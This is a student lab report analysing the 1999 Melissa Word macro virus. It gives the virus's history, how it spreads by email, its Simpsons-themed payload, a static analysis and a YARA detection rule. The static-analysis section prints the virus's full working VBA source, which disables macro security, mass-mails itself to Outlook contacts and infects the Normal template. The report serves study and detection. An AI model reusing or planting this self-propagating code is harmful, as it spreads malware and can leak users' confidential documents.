Lab 5 Report

**SUMMARY**

A malicious program that secretly integrates itself into program or data files. It spreads by integrating itself into more files each time the host program is run.

### TECHNICAL DETAILS

A virulent and widespread computer virus was found on Friday, March 26, 1999. This virus has spread all over the globe within just hours of the initial discovery, apparently spreading faster than any other virus before.

Melissa works with Microsoft Word 97, Microsoft Word 2000 and Microsoft Outlook 97 or 98 email client. You don't need to have Microsoft Outlook to receive the virus in email, but it will not spread itself further without it.

Melissa will not work under Word 95 and will not spread further under Outlook Express.

Melissa can infect Windows 95, 98, NT and Macintosh users. If the infected machine does not have Outlook or internet access at all, the virus will continue to spread locally within the user's own documents.

The details below refer to the Melissa.A variant.

### History

The virus spreads by emailing itself automatically from one user to another. When the virus activates it modifies user's documents by inserting comments from the TV series "The Simpsons". Even worse, it can send out confidential information from the computer without users' notice.

The virus was discovered on Friday, late evening in Europe, early morning in the US. For this reason, the virus spread in the USA during Friday. Many multinational companies reported widespread infections, including Microsoft and Intel. Microsoft closed down their whole email system to prevent any further spreading of the virus. The number of infected computers is estimated to be tens of thousands so far and it is rising quickly.

### Propagation

Melissa was initially distributed in an internet discussion group called alt.sex. The virus was sent in a file called LIST.DOC, which contained passwords for X-rated websites.

When users downloaded the file and opened it in Microsoft Word, a macro inside the document executed and emailed the LIST.DOC file to 50 people listed in the user's email alias file ("address book").

The email looked like this:

* From: (name of infected user)
* Subject: Important Message From (name of infected user)
* To: (50 names from alias list)
* Body: Here is that document you asked for ... don't show anyone else ;-)
* Attachment: LIST.DOC

Melissa can arrive in any document, not necessarily just in this LIST.DOC where it was spread initially.

Most of the recipients are likely to open a document attachment like this, as it usually comes from someone they know.

### Infection

After sending itself out, the virus continues to infect other Word documents. Eventually, these files can end up being mailed to other users as well. This can be potentially disastrous, as a user might inadvertently send out confidential data to outsiders.


The virus activates if it is executed when the minutes of the hour match the day of the month; for example, 18:27 on the 27th day of a month. At this time the virus will insert the following phrase into the current open document in Word:

* "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here".


This text, as well as the alias name of the author of the virus, "Kwyjibo", are all references to the popular cartoon TV series called "The Simpsons


Static Analysis

Virus Total Analysis



File Type:MS Word Doc





FILE: sample\_lab6\_18\_sep

Type: OLE

-------------------------------------------------------------------------------

VBA MACRO Melissa.cls

in file: sample\_lab6\_18\_sep - OLE stream: 'Macros/VBA/Melissa'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Private Sub Document\_Open()

On Error Resume Next

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

Set UngaDasOutlook = CreateObject("Outlook.Application")

Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then

DasMapiName.Logon "profile", "password"

For y = 1 To DasMapiName.AddressLists.Count

Set AddyBook = DasMapiName.AddressLists(y)

x = 1

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count

Peep = AddyBook.AddressEntries(x)

BreakUmOffASlice.Recipients.Add Peep

x = x + 1

If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.Name <> "Melissa" Then

If ADCL > 0 Then \_

ADI1.CodeModule.DeleteLines 1, ADCL

Set ToInfect = ADI1

ADI1.Name = "Melissa"

DoAD = True

End If

If NTI1.Name <> "Melissa" Then

If NTCL > 0 Then \_

NTI1.CodeModule.DeleteLines 1, NTCL

Set ToInfect = NTI1

NTI1.Name = "Melissa"

DoNT = True

End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then

Do While ADI1.CodeModule.Lines(1, 1) = ""

ADI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Close()")

Do While ADI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."


End Sub

-------------------------------------------------------------------------------

VBA MACRO VBA\_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -



Yara Rule

rule Melisaa

{

strings:

$a= "Microsoft Office Word"

$b= "Document\_Open"

$c= "Root Entry"

$d= "Macros"

$e= "Outlook.Application"

$f= "Melissa"

$g= "Here is that document you asked for ... don't show anyone else ;-)"

$h= "... by Kwyjibo"

$i= "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

$j= "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! "

$k= " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here. "

$l= "WORD/Melissa written by Kwyjibo"

$m= "outlook"

$n = "profile"

$o= "password"

condition:

($a and $b and $c and $d and $e) or $f or $g or $h or $i or $j or $k or $l or ($m and $n and $o)

}